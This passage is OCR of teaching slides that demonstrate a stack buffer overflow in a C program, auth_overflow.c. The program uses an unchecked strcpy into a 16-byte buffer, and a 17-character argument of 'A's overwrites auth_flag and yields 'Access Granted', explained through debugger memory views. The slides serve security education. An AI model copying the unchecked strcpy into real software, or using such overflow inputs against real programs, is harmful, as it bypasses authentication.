
Normal execution




Exploit


Overflow Property Pages
Configuration: Debug
Platform: Active(Win32)
Configuration Manager...
Common Properties
Configuration Properties
General
Debugging
VC++ Directories
C/C++
Linker
Manifest Tool
XML Document Generator
Browse Information
Build Events
Custom Build Step
Code Analysis
Debugger to launch:
Local Windows Debugger
Command
Command Arguments
AAAAAAAAAAAAAAAA
A x 17
Working Directory
$(ProjectDir)
Attach
No
Debugger Type
Native Only
Environment
Merge Environment
Yes
SQL Debugging
No
Amp Default Accelerator
WARP software accelerator
Command
The debug command to execute.
OK
Cancel
Apply


Exploit


C:\Windows\system32\cmd.exe
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
Access Granted.
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
Press any key to continue . . .


Why?


Overflow Property Pages
Configuration: Debug
Platform: Active(Win32)
Configuration Manager...
Common Properties
Configuration Properties
General
Debugging
VC++ Directories
C/C++
Linker
Manifest Tool
XML Document Generator
Browse Information
Build Events
Custom Build Step
Code Analysis
Debugger to launch:
Local Windows Debugger
Command $(TargetPath)
Command Arguments password
Working Directory $(ProjectDir)
Attach No
Debugger Type Native Only
Environment
Merge Environment Yes
SQL Debugging No
Amp Default Accelerator WARP software accelerator
Command
The debug command to execute.
OK
Cancel
Apply


Why?


Overflow - Microsoft Visual Studio
Local Windows Debugger
Debug
Win32
auth_overflow.c
Overflow
(Global Scope)
check_authentication(char * password)
#define _CRT_SECURE_NO_WARNINGS
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int check_authentication(char *password)
{
int auth_flag = 0;
char password_buffer[16];
strcpy(password_buffer, password);
if(strcmp(password_buffer, "brillig") == 0)
auth_flag = 1;
if(strcmp(password_buffer, "outgrabe") == 0)
auth_flag = 1;
return auth_flag;
}
Solution Explorer
Solution 'Overflow' (4 projects)
Exploit
Get_Env
Overflow
External Dependencies
Header Files
Resource Files
Source Files
auth_overflow.c
Overflow2
Properties
check_authentication VCCodeFunction
(Name) check_authentication
IsDefault False
IsDelete False
IsFinal False
IsInline False
Output
Show output from: Build
Ready
Ln 9
Col 1
Ch 1
INS

Why?


Overflow (Debugging) - Microsoft Visual Studio
Memory 1
Address: ESP
0x0018FF10 0018ff2c ,ÿ..
0x0018FF14 0040122b +.@.
0x0018FF18 004050d0 ÐP@.
0x0018FF1C 004050d4 ÔP@.
0x0018FF20 004050d8 ØP@.
0x0018FF24 0018ff30 0ÿ..
0x0018FF28 004010a2 ¢.@.
0x0018FF2C 004a99d8 Ø™J.
auth_overflow.c
Overflow
(Global Scope)
check_authentication(char * password)
#define _CRT_SECURE_NO_WARNINGS
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int check_authentication(char *password)
{
int auth_flag = 0;
char password_buffer[16];
Solution Explorer
Solution 'Overflow' (4 projects)
Exploit
Get_Env
Overflow
External Dependencies
Header Files
Resource Files
Source Files
auth_overflow.c
Overflow2
Autos
Name
Value
Type
auth_flag
4215000
int
password
0x004a99d8 "AAAAAAAAAAAAAAAA"
char *
Output
Show output from: Debug
'Overflow.exe' (Win32): Loaded 'C:\Windows\SysWOW64\ntdll.dll'. Cannot fin
'Overflow.exe' (Win32): Loaded 'C:\Windows\SysWOW64\kernel32.dll'. Cannot
Autos Locals Watch 1
Call Stack Breakpoints Command Window Immediate Window Output Error List
Solution Explo... Team Explorer Properties
Ready


Why?


Memory 1
Address: ESP
0x0018FF10 0018ff2c ,ÿ..
0x0018FF14 0040122b +.@.
0x0018FF18 004050d0 ÐP@.
0x0018FF1C 004050d4 ÔP@.
0x0018FF20 00000000 ....
0x0018FF24 0018ff30 0ÿ..
0x0018FF28 004010a2 ¢.@.
0x0018FF2C 00539968 h™S.
auth_overflow.c
Overflow
(Global Scope)
check_authentication(char * password)
#include <stdlib.h>
#include <string.h>
int check_authentication(char *password)
{
int auth_flag = 0;
char password_buffer[16];
strcpy(password_buffer, password);
100 %

Why?

- execute auth_flag=0
- examine the stack by a Memory window set at address ESP
- the memory content displayed in red that has value 0 is the memory content for auth_flag variable
- the memory address at which auth_flag variable is located (0x0018FF2D)


Why?


Memory 1
Address: ESP
0x0018FF10 73736170 pass
0x0018FF14 64726f77 word
0x0018FF18 00405000 .P@.
0x0018FF1C 004050d4 ÔP@.
0x0018FF20 00000000 ....
0x0018FF24 0018ff30 0ÿ..
0x0018FF28 004010a2 ¢.@.
0x0018FF2C 004c9968 h™L.
auth_overflow.c
Overflow
(Global Scope)
check_authentication(char * password)
#include <stdlib.h>
#include <string.h>
int check_authentication(char *password)
{
int auth_flag = 0;
char password_buffer[16];
strcpy(password_buffer, password);
if(strcmp(password_buffer, "brillig") == 0)
100 %

